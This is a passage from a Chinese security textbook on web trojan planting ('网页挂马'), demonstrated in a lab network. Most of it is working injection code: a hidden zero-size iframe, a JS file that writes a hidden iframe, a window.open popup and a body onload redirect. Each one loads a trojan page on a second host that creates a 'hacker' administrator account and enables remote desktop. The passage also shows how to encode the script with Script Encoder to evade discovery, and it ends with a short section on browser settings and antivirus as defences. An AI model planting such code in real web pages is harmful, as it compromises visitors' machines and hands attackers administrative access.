

图 4-14　IE 安全设置对话框

使用“net user”命令查看 192.168.1.2 机器上的账号，发现没有 hacker 这个用户，如图 4-15 所示。



图 4-15 查看现有账号

将网页木马插入到 http://192.168.1.2/index.html 页面中，代码如下所示，加粗的为新添加的代码。

```
<html>
<head>
<title>test muma</title>
</head>
<body>
this is my page!
<iframe src="http://192.168.1.1/user.html" width="0" height="0" frameborder="0">
</iframe>
<body>
</html>
```

运行这个网站页面，发现效果还是如图 4-13 所示，我们通过“net user”命令和“net localgroup administrators”命令，发现已经新添加了一个名为 hacker 的超级管理员的账号，如图 4-16 所示。

图 4-16 查看账号和管理员账号

打开我的电脑中的“系统属性”界面中的“远程”选项卡，发现远程桌面已经开启，如图 4-17 所示。



图 4-17　系统属性对话框

如果想要查看网页木马的运行结果，只需将 iframe 中的 width＝"800" height＝"500" frameborder＝"1"属性设置一下即可。

(2)JS 文件调用挂马

JS 即 JavaScript，是由 Netscape 公司开发的，可以直接运行于 WEB 浏览器中的脚本语言。通过 JS 文件来调用木马，就需要先制作一个 JS 文件，然后再使用 JavaScript 脚本语言在正常页面中嵌入 JS 文件地址。先制作一个网页木马，将其上传到 WEB 服务器中，如上例，地址为 http://192.168.1.1/user.html，然后创建一个 JS 文件，内容如下所示，并将其保存为 user.js，上传到 WEB 服务器中，地址为 http://192.168.1.1/user.js。

```
document.write("<iframe width='0'height='0'src='http://192.168.1.1/user.html'name=hiddenframe></iframe>")
```

修改 http://192.168.1.2/index.html 页面，代码如下所示，加粗的为新添加的代码：

```
<html>
<head>
<title>test muma</title>
</head>
<body>
this is my page!
<script language=javascript src= "http://192.168.1.1/user.js"></script>
<body>
</html>
```

运行这个网站页面，发现已经新添加了一个名为 hacker 的超级管理员的账号，并开

启了远程桌面，效果如同上例所示。

当对方管理员发现 JS 文件后，可能会查看其源代码，从而发现木马网址，所以可以使用 JS 文件加密变形，这样更难被发现。具体做法是使用微软公司提供的 Script Encoder，对 JS 文件内容进行加密。对 JS 文件加密后，需要使用如下脚本语言调用 JS 文件：

```
<SCRIPT language="JScript.Encode" src=" http://192.168.1.1/user.txt"></script>
```

user.txt 即为原来的 user.js，扩展名可以改为任意其他的扩展名。Jscript 是由微软公司开发的活动脚本语言，与 JavaScript 不同。

(3)JavaScript 脚本挂马

除了通过 JS 文件挂马外，还可以使用 JavaScript 脚本语言直接挂马，通过弹出新窗口的方式调用网马。

插入 JavaScript 脚本语言到刚才的正常的页面 http://192.168.1.2/index.html 中，代码如下所示，加粗的为新添加的代码。

```
<html>
<head>
<title>test muma</title>
</head>
<body>
this is my page!
<script language=javascript>
window.open ("http://192.168.1.1/user.html ","","toolbar=no,location=no,directories=
no,status=no,menubar=no,scro llbars=no,width=1,height=1");
</script>
<body>
</html>
```

运行这个网站页面，发现已经新添加了一个名为 hacker 的超级管理员的账号，并开启了远程桌面，效果如同上例所示。

(4)Body 挂马

使用 Body 挂马方式，可以在打开正常页面地址的时候，自动跳转到网马页面，可以使用 body 标签下的 onload 事件来实现。

在 http://192.168.1.2/index.html 的页面中找到<body>标签，在后面插入一段代码，用以打开网马页面，修改后的代码如下所示，新添加的代码以粗体显示。

```
<html>
<head>
<title>test muma</title>
</head>
<body onload="window.location='http://192.168.1.1/user.html ">
this is my page!
<body>
```

</html>

运行这个网站页面，发现已经新添加了一个名为 hacker 的超级管理员的账号，并开启了远程桌面，效果如同上例所示。

2. 网页挂马的防御

由于很多正常的网站都被恶意攻击者挂了木马，所以除了不访问陌生的网站外，访问正常网站也要格外小心，可以通过设置 IE 浏览器和安装杀毒软件等方法来防御网页挂马。

(1)设置 IE 浏览器的安全选项

打开 IE 浏览器，选择“工具”菜单中的“Internet 选项”，在打开的对话框中选择“安全”选项卡，然后点击“自定义级别”按钮，打开“安全设置”对话框，在“重置为”下拉列表框中选择“安全级-高”选项，然后单击旁边的“重置”按钮，然后单击“确定”按钮，设置就会生效，如图 4-18 所示。

图 4-18　IE 安全设置对话框

这样设置，对没有标记为安全的 ActiveX 控件进行初始化和脚本运行就会禁用，下载未签名的 ActiveX 控件就会禁用，Java 小程序脚本就会禁用，这样可以有效的防止有些网页木马的运行。

(2)安装杀毒软件

现在的杀毒软件大都具有病毒防火墙的功能，病毒防火墙可以智能地识别、查杀和隔离恶意网页，并且还是各种木马的克星。

目前杀毒软件的种类比较多，有卡巴斯基、金山毒霸、QQ 安全管家和 360 等，功能方面都差不多，安装和配置也比较简单，用户可以根据需要进行选择和使用，需要注意的地方就是要开启防护，并将病毒库升至最新即可。